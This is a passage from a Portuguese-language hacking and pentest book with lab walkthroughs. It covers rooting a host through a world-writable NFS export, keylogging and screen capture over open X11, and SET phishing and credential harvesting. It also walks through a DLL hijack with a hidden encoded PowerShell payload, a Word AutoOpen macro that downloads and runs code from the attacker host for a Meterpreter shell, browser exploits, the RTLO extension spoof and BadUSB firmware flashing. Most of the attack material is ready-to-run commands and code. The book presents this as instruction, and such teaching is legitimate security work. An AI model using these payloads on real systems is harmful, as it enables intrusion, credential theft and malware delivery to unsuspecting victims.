Altere o arquivo /etc/exports para o seguinte conteúdo:
/ *(rw,no_root_squash,no_subtree_check)
Podemos observar que o sistema que será montado remotamente é o raiz / e
que nós damos a permissão de escrita por meio de rw, para que qualquer
cliente (*) consiga montar remotamente o nosso servidor.
Reinicie o servidor com os comandos:
root@debian# service rpcbind start
root@debian# service nfs-kernel-server restart
Servidores NFS são associados ao RPC. A sigla RPC significa “chamada ao
procedimento remoto”, e permite que os aplicativos comuniquem-se entre
si. Então, por exemplo, determinados aplicativos, como o NFS, alertam o
RPC de que estão ativos e usando determinada porta para conexões. O
serviço RPC, por padrão, escuta na porta TCP 111.
No Kali Linux, verifique por meio do rpcinfo se o NFS está ativo no
sistema alvo, fazendo chamadas ao RPC.
root@kali# rpcinfo -p 192.168.1.102
O serviço NFS estará ativo.
Verifique quais são as partições que podem ser montadas e por quais
clientes:
root@kali# showmount -e 192.168.1.102
A resposta será:
Export list for 192.168.1.102:
/ *
Indicando que a pasta / está acessível para todos (*).
Monte a pasta com o comando mount:
root@kali# mount -o nolock,vers=3 192.168.1.102:/ /mnt
O diretório raiz de 192.168.1.102 foi montado em /mnt.
Vamos então fazer de forma análoga ao laboratório do Shellshock, inserindo
175.
dentro de /mnt/etc/passwdo usuário ghost (utilize o seu editor de texto
favorito, como o vi, nano, pico):
ghost:x:0:0:root:/root:/bin/bash
Vamos também, inserir a senha do usuário ghost no arquivo
/mnt/etc/shadow (utilize o seu editor de texto favorito, como o vi, nano,
pico):
ghost:$6$feBiS9hJ$JAbpSeNhwAqSNhabxexMsxNhbltOf1hMQyPIZ34PD8Cmf4/07YkXSxeBv
U3OxUH13JSB4Vcj/D1YB/OmIUjqG/:16330:0:99999:7:::
Faça o login via SSH com o usuário ghost e senha ghost. Você é o root do
sistema.
9.9 Explorando X Window System
Assim como o NFS, a maior vulnerabilidade de sistemas X (X Window
System) é a forma como são configurados.
O servidor de janela X (X Window System) permite que ambientes Linux
possuam interface gráfica. Se o leitor estiver utilizando a interface gráfica
no Linux, está usando o servidor de janela X. Esse servidor funciona na
arquitetura cliente-servidor. O servidor X fica escutando em determinada
porta (normalmente a porta 6000, mas pode variar de 6000 até 6005). O
cliente conecta-se ao servidor por meio do protocolo X e toda a interface
gráfica é disponibilizada para o cliente.
O mais comum é adotar o X Window System apenas para uso local, ou seja,
apenas a máquina local acessa o servidor X. Porém o servidor X pode ser
configurado para permitir conexões remotas vindas de outras máquinas da
rede, ou, na pior das hipóteses, para permitir a conexão de qualquer
máquina da rede. Se um servidor X permite conexões oriundas de qualquer
lugar, um atacante pode se aproveitar desse tipo de configuração para
explorar o servidor X.
Primeiro, devemos ter uma máquina Linux com uma interface gráfica
habilitada. Na instalação padrão do Debian, a interface gráfica (Xorg) já é
instalada. Se o leitor não possui uma interface gráfica, poderá instalar o
176.
Xorg.
O Xorg nãopossibilita que máquinas remotas conectem-se ao servidor X.
Porém vamos permitir que qualquer cliente (máquina) da rede conecte-se
remotamente ao nosso servidor. Para isso, inicie a interface em modo texto
do Debian acessando o terminal tty1 pressionando o Ctrl da direita com a
tecla F1.
Acesse o terminal com usuário e senhas do root.
Inicie uma nova instância do servidor X por meio do comando startx. Como
a sessão 0 é iniciada por padrão no Debian (e não permite acesso remoto),
vamos criar a sessão 1.
root@debian# startx -- :1
Abra um terminal e digite xhost:
root@debian# xhost
Access control enable, only authorized clients can connect
O controle de acesso está indicando que somente usuários autorizados
podem se conectar a essa sessão X. Vamos desabilitar essa segurança,
permitindo que qualquer computador conecte-se ao servidor X.
root@debian# xhost +
Access control disable, clients can connect from any host
Primeiro, devemos determinar se um servidor está escutando entre as porta
6000 até 6005. Podemos utilizar o Nmap.
root@kali# nmap -sV 192.168.1.102
PORT STATE SERVICE VERSION
6001/tcp open X11 X.Org (open)
Outro software que realiza a varredura em servidores X é o Metasploit por
meio do módulo auxiliary/scanner/x11/open_x11.
msf > use auxiliary/scanner/x11/open_x11
msf auxiliary(open_x11) > set RHOSTS 192.168.1.100-192.168.1.102
RHOSTS => 192.168.1.100-192.168.1.102
msf auxiliary(open_x11) > set RPORT 6001
RPORT => 6001
msf auxiliary(open_x11) > exploit
177.
[*] Scanned 1of 3 hosts (33% complete)
[*] Scanned 2 of 3 hosts (66% complete)
[*] 192.168.1.102 Open X Server (The X.Org Foundation)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
Sabendo que o servidor encontra-se ativo e esperando por conexões, uma
das formas possíveis de exploração é por meio do keylogger remoto. Instale
a suíte x11-apps no Kali Linux para instalação do xspy.
root@kali# apt-get install x11-apps
Exporte o display local como sendo o IP da máquina remota juntamente
com o seu número da sessão X.
root@kali# export DISPLAY=192.168.1.102:1
root@kali# xspy
opened 192.168.1.102:1 for snoopng
Tudo o que for digitado no Debian será armazenado pelo xspy (incluindo
sessões de terminal).
Também é possível ver quais são os programas em execução pelo xwininfo.
root@kali# xwininfo -root -all -display 192.168.1.102:1
Pelo xkill é possível finalizar um determinado programa gráfico. Por
exemplo, vamos finalizar a instância da calculadora (gcalctool).
root@kali# xwininfo -root -all -display 192.168.1.102:1 | grep gcalctool
0x2800001 "gcalctool": ("gcalctool" "Gcalctool") 10x10+10+10 +10+10
0x2800003 "Calculadora": ("gcalctool" "Gcalctool") 312x255+1+34 +40+68
O número de identificação da calculadora é 0x2800001.
Finalize-o por meio do xkill:
root@kali# xkill -display 192.168.1.102:1 -id 0x2800001
É possível realizar um screenlogger no sistema alvo. Para isso, vamos
capturar a tela por meio do xwd, realizando um pipe para armazenarmos os
dados em um arquivo chamado de tela_capturada.xwd.
root@kali# xwd -root -display 192.168.1.102:1 > /root/Desktop/tela_capturada.xwd
1 Arquivos de log são arquivos que registram as atividades de determinado usuário. Se um atacante
178.
obter um acessonão autorizado a um sistema, com certeza ele não vai querer que suas atividades
maliciosas fiquem registradas. Ele vai buscar e apagar esse tipo do registro, como se a invasão
nunca tivesse ocorrido.
179.
capítulo 10
Engenharia social
Engenhariasocial consiste no ato de obter informações das pessoas. O
conceito envolvido em engenharia social não é moderno e já existe há
tempos remotos. Toda e qualquer técnica de manipulação, persuasão e lábia
enquadra-se como engenharia social. Mas o termo “engenharia social”
surgiu com o hacker/cracker Kevin Mitinick, que, no auge de suas invasões
a dispositivos e sistemas governamentais, utilizava-se de métodos não
computacionais para obter informações das pessoas. Apelidou as suas
técnicas como Social Engineering.
Por meio da engenharia social, o alvo pode fornecer informações preciosas,
como até mesmo a sua senha de acesso a determinado ativo/servidor ou
permitir a instalação de programas maliciosos (backdoors). Normalmente,
ataques de engenharia social são empregados com o intuito de se obter
informações confidenciais ou para ter acesso à áreas restritas. Por exemplo,
um phishing (email falso) é uma técnica de engenharia social, um USB
infectado com malware (BadUSB) é outra tática.
A engenharia social não se limita a meios computacionais. Qualquer pessoa
que consiga convencer outras a realizar determinada atitude para alcançar o
seu objetivo é categorizada como engenheira social. Exemplos de
engenheiros sociais: hackers, crackers, auditores de rede, pentesters,
scammers (golpistas virtuais), carders (ladrões virtuais de crédito e contas
bancárias), vigaristas, vendedores, espiões etc.
Lembrando que toda a atividade da engenharia social baseia-se no fator
confiança. Caso você não consiga construir o vínculo de confiança com o
seu alvo, é muito provável que falhe.
Neste capítulo serão discutidos quais são os princípios e práticas adotadas
por um engenheiro social. Quais são as técnicas que auxiliam um usuário a
divulgar determinada informação ou realizar um ato, além de falarmos
180.
também sobre autilização da ferramenta SET para auxílio da engenharia
social baseada em computadores, e sobre o potente ataque BadUSB, que
permite infectarmos o firmware de um pendrive com código malicioso.
10.1 Processo de ataque
A engenharia social pode ser dividida nas seguintes etapas: coleta de
informações, confiança, vetor de ataque e execução1
.
• Coleta de informações – Coletam-se as informações iniciais relativas
ao alvo.
• Confiança – Informações mais específicas começam a ser coletadas:
usuários mais suscetíveis à execução de programas maliciosos,
determinação de qual é a versão do navegador que tal empresa utiliza
(caso o navegador seja o Internet Explorer versão inferior a 11, pode-se
utilizar o exploit “Internet Explorer < 11 – OLE Automation Array
Remote Code Execution”). Nessa fase, o atacante deve estabelecer uma
relação de confiança com o seu alvo.
• Vetor de ataque – Planejamento do tipo de ataque que será efetuado.
Pode ser tanto baseado em pessoas como baseado em computadores.
Ataques baseados em computadores caracterizam-se por usar meios
tecnológicos, como o uso de phishing, sites maliciosos, backdoors etc.
Ataques baseados em pessoas caracterizam-se pelo contato direto, como
telefonemas ou, até mesmo, a ida física do atacante à empresa para
efetuar o ataque.
• Execução – Execução do ataque. Nesse ponto, o atacante já deve ter
estabelecido a relação de confiança com a sua vítima para não despertar
suspeitas. Do contrário, o ataque vai “cair por terra”.
Ataques de engenharia social são classificados como crime de acordo com a
legislação brasileira. Assim, se o leitor pensar em se aventurar nesse
mundo, pense que será processado e provavelmente preso pelas leis
Carolina Dieckman, falsidade ideológica, estelionato e demais penalizações
judiciais dependendo do que foi realizado.
181.
10.2 Tipos deengenharia social
Toda e qualquer técnica de persuasão e influência pode ser considerada
engenharia social, independentemente de ser ligada à área de informática ou
não. Por conta disso, a engenharia social pode ser classificada em dois
tipos:
• Baseado em pessoas – Nesse tipo de engenharia social, as técnicas
utilizadas não necessitam do auxílio de programas computacionais. Por
exemplo, disfarces, vendedores, vigaristas, vendedores de telemarketing,
categorizam-se nesse formato de engenharia social.
• Baseado em computadores – Nesse tipo de engenharia social, as
técnicas utilizadas necessitam do auxílio de programas computacionais.
Por exemplo, o phishing e backdoors categorizam-se nesse formato de
engenharia social.
10.3 SET (Social Engineering Toolkit)
O SET é uma ferramenta de fácil uso para ataques de engenharia social com
base tecnológica. Apresenta opções como geração de cavalos de Troia,
phishing, criação de mídia infectada etc.
Nota: Versões inferiores a 6.5.9 são muito instáveis, com alguns bugs e não sendo corretamente
integrado ao Metasploit. O aconselhado é que se realize manualmente o download do SET. Ao
utilizar o SET com o Metasploit, utilize a versão 6.5.9:
root@kali# git clone https://github.com/trustedsec/social-engineer-toolkit set
root@kali# cd set
root@kali# ./setoolkit
Na primeira tela do SET, serão exibidas as opções de ataques de engenharia
social, como Social-Engineering Attacks, Fast-Track Penetration Testing,
Third Party Modules etc. Vamos trabalhar com a opção 1) Social-
Engineering Attacks.
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
182.
3) Third PartyModules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1
Há diversas opções de ataques voltados à engenharia social, como Spear-
Phishing Attack Vectors, Website Attack Vectors, Infectious Media
Generator etc. Particularmente, não gosto da opção 1)Spear-Phishing Attack
Vectors, pois nessa opção será enviado um email em massa com exploits
preparados, porém a maioria dos exploits é antiga e defasada. Por isso,
vamos escolher a opção 2) Website Attack Vectors.
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
A próxima tela mostra os principais ataques voltados à web, como a
construção de aplicativos Java maliciosos (opção 1) Java Applet Attack
Method), ataques voltados à exploração de falhas em navegadores (opção 2)
Metasploit Browser Exploit Method), ataque de captura de login (opção 3)
Credential Harvester Attack Method) e outros.
Vamos começar criando um aplicativo Java que, se executado pela vítima,
dará acesso meterpreter à máquina alvo. Para esse laboratório, instale o Java
na máquina Windows. O Java pode ser obtido em
https://www.java.com/pt_BR/download.
183.
Escolha a opção1) Java Applet Attack Method.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu
set:webattack> 1
O SET fornece a opção de usar um template pronto, clonar um site ou
importar um template.
Com a opção 1)Web Template, o SET vai criar uma página pronta com um
layout já predefinido.
Com a opção 2)Site Cloner, o SET vai clonar uma página da web. No
momento em que a vítima acessar o site http://192.168.1.100, será exibida a
página clonada e um aplicativo Java malicioso.
Com a opção 3) Custom Import será importado um template criado pelo
leitor.
Utilize a opção 1)Web Template.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack> 1
O SET também pergunta ao leitor se está utilizando redirecionamento de
portas. O redirecionamento de portas é utilizado, por exemplo, quando se
realiza um ataque e a vítima encontra-se na internet e não na rede local
(LAN).
Como o ambiente está sendo apenas a rede local, deixe como sendo “no”.
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse listener.
184.
set> Are youusing NAT/Port Forwarding [yes|no]: no
Na próxima pergunta, digite o IP do Kali Linux para que este escute por
conexões reversas.
[-] Enter the IP address of your interface IP or if your using an external IP, what
[-] will be used for the connection back and to house the web server (your interface address)
set:webattack> IP address or hostname for the reverse connection: 192.168.1.100
A criação de um applet Java requer certificados digitais. O SET possibilita
que o usuário crie um certificado digital pelo SET (opção 1. Make my own
self-signed certificate applet.). Utilize um certificado que o próprio SET vai
construir (opção 2. Use the applet built into SET.) ou, se o usuário possuir o
seu próprio certificado digital, importe-o para o SET (opção 3. I have my
own code signing certificate or applet.). Selecione a opção 2. Use the applet
built into SET para que o SET crie um certificado.
[-------------------------------------------]
Java Applet Configuration Options Below
[-------------------------------------------]
Next we need to specify whether you will use your own self generated java applet, built in applet,
or your own code signed java applet. In this section, you have all three options available. The first
will create a self-signed certificate if you have the java jdk installed. The second option will use
the one built into SET, and the third will allow you to import your own java applet OR code sign
the one built into SET if you have a certificate.
Select which option you want:
1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.
Enter the number you want to use [1-3]: 2
Criado o certificado, selecione qual o template desejado. Podemos utilizar o
template 1. Java Required, 2. Google, 3. Facebook etc. O template pronto é
uma página já criada pelo SET que está armazenada em sua base de dados.
Assim, o SET possui uma base de dados com um clone do site do Google,
do Facebook etc. Como esses sites são atualizados frequentemente e
mudam de aparência bem rápido, vamos colocar uma aparência mais
genérica, que nos dê a impressão de que, para acessar aquele site, é
necessário instalar o Java, selecionando a opção 1. Java Required.
185.
[*] Okay! Usingthe one built into SET - be careful, self signed isn't accepted in newer versions of
Java :(
1. Java Required
2. Google
3. Facebook
4. Twitter
5. Yahoo
set:webattack> Select a template: 1
O SET também requer o payload que será utilizado para estabelecer a
conexão reversa quando o usuário aceitar o nosso aplicativo Java. Há
diversos payloads, como um shell reverso convencional, conexões VNC,
shell tunelado sobre o protocolo HTTP ou, até mesmo, o nosso próprio
executável (opção 17) Import yout own executable).
What payload do you want to generate:
Name: Description:
1) Meterpreter Memory Injection (DEFAULT) This will drop a meterpreter payload through
PyInjector
2) Meterpreter Multi-Memory Injection This will drop multiple Metasploit payloads via memory
3) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET
4) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support
5) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over
HTTP
6) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through
shellcodeexec
7) Import your own executable Specify a path for your own executable
set:payloads> 7
Como estamos importando o nosso executável, primeiro crie uma backdoor
de conexão reversa e depois configure o Metasploit para esperar por
conexões (maiores detalhes consulte a seção 12.1 Backdoors).
set:payloads> Enter the path to your executable:/var/www/reverse.exe
Na máquina Windows, acesse o IP do Kali Linux, http://192.168.1.100.
Devido às novas configurações de segurança, applets Java são bloqueados,
conforme mostra a figura 10.1.
186.
Figura 10.1 –Applets Java são bloqueados em versões mais novas do Java.
Para permitir applets Java, vá em Painel de controle, Java, Segurança,
Editar Lista de sites e insira o IP do Kali Linux, conforme mostra a figura
10.2.
Figura 10.2 – Permita applets vindo do IP http://192.168.1.100.
Acesse novamente o site http://192.168.1.100. Dessa vez, será exibido
outro alerta perguntando se o usuário deseja abrir o applet Java. Confirme
clicando sobre o checkbox Eu aceito o risco e desejo executar essa
aplicação, conforme mostra a figura 10.3.
187.
Figura 10.3 –Permita a execução de aplicativos Java.
A sessão Meterpreter será aberta no sistema.
Para não repetir os passos anteriores e para uma melhor visualização do
livro, para os próximos laboratórios será adotada a numeração X.Y.Z.
Então, por exemplo, sempre inicie cada laboratório com a tela inicial do
SET (digitando setoolkit no terminal). Entenda 1.2.3 como sendo a escolha
das seguintes opções 1) Social-Engineering Attacks, 2)Website Attack
Vectors, 3)Credential Harvester Attack Method.
• Opção 1.2.3 – Credential Harvester Attack Method
Esse ataque permite a clonagem de qualquer página, criando um phishing.
Para capturar as credenciais do alvo, o usuário terá que acessar o
endereço do phishing.
Para criar uma página bem verossímil, escolha a opção “2) Site Cloner” e
realize a clonagem de uma página.
Digite o IP do Kali Linux no campo set:webattack> IP address for the
POST back in Harvester/Tabnabbing:
Digite a URL que deseja clonar no campo set:webattack> Enter the url to
clone:
Os arquivos para o phishing foram copiados para a pasta /var/www.
O usuário deverá acessar o endereço URL que contém o phishing
(http://192.168.1.100) e digitar o seu nome de usuário e senha.
Acesse a pasta /var/www e lá haverá um arquivo de texto contendo aquilo
que foi digitado pelo usuário (editado por motivos visuais).
root@kali# cat /var/www/harvester*.txt
188.
Array
(
[GALX] => FP17UhnEtR8
[continue]=> https://accounts.google.com/ManageAccount
[followup] => https://accounts.google.com/ManageAccount
[pstMsg] => 1
[Email] => email@gmail.com
[Passwd] => senha_gmail
[signIn] => Sign in
[PersistentCookie] => yes
[rmShown] => 1
• Opção 1.9 – PowerShell Attack Vectors
O Powershell é um prompt de comandos do Windows, que foi
implementado a partir do Windows Vista e que possibilita utilizar scripts
para automatização de tarefas. O PowerShell possui alguns comandos
que são nativos ao Linux, como o ls. Ataques contra o PowerShell
(versões superiores ao Windows Vista contêm nativamente o
PowerShell) possibilitam a obtenção do shell reverso. A grande
vantagem em se utilizar o PowerShell como vetor de ataque é que,
diferentemente de ataques convencionais (como arquivos executáveis),
o PowerShell executa a instrução (no nosso caso o payload) diretamente
na memória, não sendo executada no disco rígido (ataques
convencionais), e isso dificulta, e muito, a detecção do nosso payload
como uma instrução maliciosa por sistemas de antivírus.
Configure o SET para que o PowerShell realize a injeção do shellcode via
caracteres alfanuméricos, selecionando a opção 1) Powershell
Alphanumeric Shellcode Injector.
Digite o IP do Kali Linux no campo set> IP address for the payload
listener (LHOST):
Digite a porta para a conexão reversa no campo set:powershell> Enter the
port for the reverse [443]:
Particularmente, prefiro iniciar o Metasploit em uma janela separada, mas,
caso o leitor deseje, poderá iniciar o Metasploit pelo setoolkit digitando
yes no campo set> Do you want to start the listener now [yes/no]:
189.
No final serágerado um arquivo txt, mova-o para a pasta /var/www.
root@kali# mv /root/.set/reports/powershell/x86_powershell_injection.txt /var/www/shell.bat
Se o leitor não inicializou o Metasploit pelo setoolkit, deverá inicializá-lo
manualmente:
root@kali# msfconsole
msf > use exploit/multi/handler
msf exploit(handler)> set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler)> set LPORT 12345
msf exploit(handler)> set LHOST 192.168.1.100
msf exploit(handler)> exploit
Pelo Windows, acesse http://192.168.1.100/shell.bat e execute o arquivo
.bat.
10.4 Office 2010 pptimpconv DLL hijacking
O PowerPoint 2010 apresenta uma vulnerabilidade de DLL hijacking. Essa
vulnerabilidade caracteriza-se por uma DLL que, se estiver no mesmo
diretório do arquivo .pptx, o PowerPoint levará como prioridade essa DLL
(criada por nós e maliciosa), e não a DLL original do programa.
Deve ser criado um arquivo .pptx e na mesma pasta uma DLL com o nome
de pptimpconv.dll.
Utilize o DevC++ para a criação da DLL
http://sourceforge.net/projects/dev-cpp/files/Binaries/Dev-
C%2B%2B%204.9.9.2/.
Crie um novo projeto em Arquivo > Novo > Projeto.
Selecione o projeto do tipo DLL e escolha um projeto da linguaguem C (por
padrão estará marcado como C++).
Salve o projeto (Projeto1.dev) em uma pasta de sua preferência.
São criados dois arquivos dentro do projeto (dll.h e dllmain.cpp). O arquivo
dll.h pode ser excluído do projeto. Clique com o botão direito do mouse no
arquivo dll.h (coluna à esquerda) e selecione a opção Remover Arquivo
(não é necessário salvar mudanças).
190.
Serão poucas asalterações no conteúdo do arquivo dllmain.cpp, que deve
ficar da seguinte forma:
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
BOOL APIENTRY DllMain
(HINSTANCE hInst /* Library instance handle. */ ,
DWORD reason /* Reason this function is being called. */ ,
LPVOID reserved /* Not used. */ )
{
switch (reason)
{
case DLL_PROCESS_ATTACH:
case DLL_PROCESS_DETACH:
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
WinExec(“calc”,1);
exit(0);
}
}
Ou seja, apenas apagamos os conteúdos das variáveis DLL e incluímos a
execução local da calculadora em modo visível (1).
Compile o arquivo na aba Executar > Compilar.
Renomeie o arquivo Projeto1.dll para pptimpconv.dll.
Crie um novo arquivo .pptx do PowerPoint 2010 no mesmo diretório em
que se encontra pptimpconv.dll.
Ao executar o arquivo do PowerPoint 2010 é aberta a calculadora.
Agora, que tal algo mais perigoso?
Gere um payload do PowerShell utilizando o setoolkit e troque a linha
WinExec("calc",1); pelo payload do PowerShell e a visibilidade de 1 para 0
(invisível). O código a seguir (editado por motivos visuais) ficará parecido
com:
case DLL_THREAD_DETACH:
WinExec("powershell -nop -windowstyle hidden -noni -enc JAAxABhOI",0);
exit(0);
191.
Nesse momento éexecutada uma conexão reversa com a máquina do
atacante.
10.5 Macros maliciosas
Um documento criado pelo Office pode possuir macros, que são funções
agregadas para execução de determinadas ações. Por exemplo, se for do
desejo do usuário, ele poderá criar um documento e incluir uma macro para
executar um arquivo local, como uma música ou um vídeo (supondo uma
apresentação do PowerPoint ou de um documento do Word). Logicamente,
essa funcionalidade de execução de arquivos locais poderá dar acesso shell
a um atacante mal-intencionado (utilizando o PowerShell). Para que o leitor
se familiarize com a criação de macros, vamos, primeiro, criar uma macro
simples em um documento do Word para executar a calculadora.
Versões mais novas do Word criam e salvam documentos no formato .docx.
Infelizmente, esse formato não suporta a gravação de macro. Porém a
notícia positiva é que nós podemos trabalhar no formato .doc criando,
salvando e depois transferindo a macro para a nossa vítima.
Primeiro, crie um arquivo no formato .doc.
A criação da macro vai depender da versão do Office. Para versões do
Office 2010, a macro é criada no campo Exibição > Macros > Exibir
Macros (Figura 10.4).
Figura 10.4 – Exibição/gravação de macros.
Selecione um nome para a sua macro no campo Nome da Macro (selecionei
o nome AutoOpen) e certifique-se no campo Macros em que a sua macro
será gravada dentro do arquivo do Word (Figura 10.5).
O conteúdo da macro será:
Sub AutoOpen()
Call Shell("calc")
192.
End Sub
Pronto. Executea macro com F5 e a calculadora será aberta na tela. Agora,
Vamos trocar a calculadora pelo PowerShell.
Figura 10.5 – Crie uma macro para o seu documento.
O Metasploit possui o módulo exploit/multi/script/web_delivery que cria
um pequeno servidor web e gera um pequeno texto (Python, PHP ou
PowerShell). No momento em que o texto é executado na máquina, é
realizada a conexão no servidor web e, posteriormente, a conexão reversa.
Vamos configurar o módulo web_delivery para gerar o texto para
PowerShell.
root@kali# msfconsole
msf exploit > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set TARGET 2
msf exploit(web_delivery) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST 192.168.1.100
msf exploit(web_delivery) > set SRVHOST 192.168.1.100
msf exploit(web_delivery) > set URIPATH /
msf exploit(web_delivery) > exploit
[*] Using URL: http://192.168.1.100:8080/
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c IEX ((new-object
net.webclient).downloadstring('http://192.168.1.100:8080/'))
Troque o código da macro da calculadora pelo PowerShell:
193.
Sub AutoOpen()
Call Shell("powershell.exe-nop -w hidden -c IEX ((new-
objectnet.webclient).downloadstring('http://192.168.1.100:8080/'))")
End Sub
Ao executar a macro, é gerada uma sessão Meterpreter.
No fim do arquivo, lembre-se de salvar as alterações para gravarmos a
nossa macro.
10.6 Internet Explorer ms10_046
O Internet Explorer em versões inferiores à versão 8 sofre de uma
vulnerabilidade em que, caso a página maliciosa seja aberta, poderá ser
executado o código remoto.
root@kali# msfconsole
msf > use exploit/windows/browser/ms10_046_shortcut_icon_dlloader
msf exploit(ms10_046_shortcut_icon_dlloader) > set SRVHOST 192.168.1.100
msf exploit(ms10_046_shortcut_icon_dlloader) > exploit
Pelo Windows, acesse o site http://192.168.1.100.
10.7 Internet Explorer < 11 – OLE Automation
Array Remote Code Execution
Vulnerabilidade que afeta o Internet Explorer em versões inferiores à versão
11.
O exploit pode ser encontrado em http://www.exploit-
db.com/exploits/35229.
Pelo Windows, acesse o site http://192.168.1.100 que será executado o
Notepad.
Que tal em vez da calculadora executarmos um shell reverso?
Troque a linha do Notepad pelo código do PowerShell gerado com o
setoolkit (editado por motivos visuais).
function runmumaa()
On Error Resume Next
194.
set shell=createobject("Shell.Application")
shell.ShellExecute "powershell.exe”,“-nop -windowstyle hidden -noni -enc JAAxABhOI"
end function
10.8 Firefox Add-on
O navegador Firefox possibilita a instalação de plugins. Porém plugins
maliciosos podem ser facilmente criados.
root@kali# msfconsole
msf > use exploit/multi/browser/firefox_xpi_bootstrapped_addon
msf exploit(firefox_xpi_bootstrapped_addon) > set URIPATH /
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVHOST 192.168.1.100
msf exploit(firefox_xpi_bootstrapped_addon) > set SRVPORT 8080
msf exploit(firefox_xpi_bootstrapped_addon) > set TARGET 1
msf exploit(firefox_xpi_bootstrapped_addon) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(firefox_xpi_bootstrapped_addon) > set LHOST 192.168.1.100
msf exploit(firefox_xpi_bootstrapped_addon) > exploit
Pelo Windows, acesse o site http://192.168.1.100:8080 e execute o plugin.
10.9 Unitrix Exploit
O Unitrix exploit explora uma vulnerabilidade no mapa de caracteres em
versões Windows superiores ao Vista. Esse exploit é meramente visual,
dando a impressão de que um arquivo com o mapa de caracteres U202+E
tem qualquer extensão, como DOC, PDF etc.
Entre no mapa de caracteres do Windows, conforme mostra a figura 10.6.
195.
Figura 10.6 –Mapa de caracteres do Windows.
Escolha a opção U202+E: Forçar a escrita da direita para a esquerda.
Renomeie um arquivo da seguinte forma:
sCtrl+VCOD.exe
O arquivo .exe será renomeado (apenas visualmente) para a extensão .doc.
10.10 BadUSB
Uma das notícias mais alarmantes que o mundo da segurança da informação
já noticiou foi o BadUSB, desenvolvido pelos pesquisadores da SR Labs
(https://srlabs.de/badusb) e apresentado na Defcon (um dos maiores
eventos de hacking) de 2014.
O BadUSB consiste na modificação do firmware original do USB para um
firmware customizado. É possível, por exemplo, trocar o firmware de um
pendrive convencional para um firmware infectado com backdoor, e, no
momento em que o USB for inserido na máquina, esta ficará infectada e
comprometida. Um mínimo de engenharia social é necessário para que a
pessoa insira o USB na máquina e tenha toda a sua rede comprometida.
Ele não tem seu código-fonte distribuído pela SR Labs, porém os
pesquisadores Adam Caudill e Brandon Wilson realizaram diversos testes e
criaram uma versão própria do BadUSB. (Obrigado, Adam!)
10.10.1 Laboratório BadUSB
O código do Adam é um código personalizado para o firmware ps2251-03.
Caso o USB apresente esse firmware, é possível alterá-lo para um firmware
customizado. Então, para esse laboratório, é necessário especificamente um
USB com o firmware ps2251-03. Uma lista de USBs que possuem
nativamente esse firmware pode ser encontrada em
https://github.com/adamcaudill/Psychson/wiki/Known-Supported-Devices.
Porém, mesmo alguns dispositivos que estão nessa lista e teoricamente
possuem o ps2251-03, por vezes, acabam tendo o firmware trocado, como é
o caso do DataTraveler (modelo DT100 de 8GB). Então, atente-se no
196.
momento da comprado USB.
Vamos utilizar o USB Kingston DataTraveler 3.0 DT111 8GB, conforme
mostra a figura 10.7.
Figura 10.7 – USB Kingston DataTraveler 3.0 DT111 8GB. Fonte:
http://www.amazon.com/Kingston-Digital-DataTraveler-DT111-
8GB/dp/B0090J600G.
Primeiro, faça o download dos arquivos do BadUSB encontrados em
https://github.com/adamcaudill/Psychson/archive/master.zip.
Segundo https://github.com/adamcaudill/Psychson/wiki/Obtaining-a-
Burner-Image:
Um burner image é requerido para trocarmos ou atualizarmos o firmware.
Um burner image é tipicamente nomeado usando a seguinte convenção:
BNxxVyyyyz.BIN
Onde xx é a versão do controlador (03 para o firmware ps2251-03(2303)),
e yyyy é a versão (irrelevante), e z indica o “page size”.
Z pode ser de um dos tipos:
• 2KM – Indica que isso (page size) é para 2k nand chip.
• 4KM – Indica que isso (page size) é para 4k nand chip.
• M – Indica que isso (page size) é para 8k nand chip.
Pelas palavras do Adam:
Todas as versões do Patriot 8GB Supersonic Xpress (DE FATO,
TODOS OS USBs 3.0) utilizam 8k nand chip. Um exemplo de burner
image deve ser BN03V104M.BIN.
Então o burner image para o nosso DT11 deve ser o BN03V104M.BIN. Essa
imagem pode ser obtida em http://www.usbdev.ru/files/phison/, dentro do
197.
arquivo firmware_ps2251-03.rar. (http://www.usbdev.ru/?wpfb_dl=777).
Énecessário também compilar o código-fonte do projeto do Adam. Para
isso, é necessário que o Windows tenha o .NET a partir da versão 4.0, sendo
necessário também ter o Visual Studio Express 2012
(http://www.microsoft.com/en-us/download/details.aspx?id=34673) e o
SDCC (http://sdcc.sourceforge.net/) instalados.
Realizada a instalação desse laboratório, é necessário compilar o código-
fonte do BadUSB com o Visual Studio (são os arquivos .sln – compile-os
por meio da aba Build do Visual Studio). Lembre-se de compilar todos os
arquivos. Mais informações sobre o que é cada arquivo com a sua
funcionalidade podem ser obtidas em
https://github.com/adamcaudill/Psychson.
Além do “burner image” (BN03V104M.BIN), também é necessário o firmware
customizado, que é encontrado na pasta firmware. Execute o arquivo
build.bat (firmware/build.bat) para gerar o firmware customizado
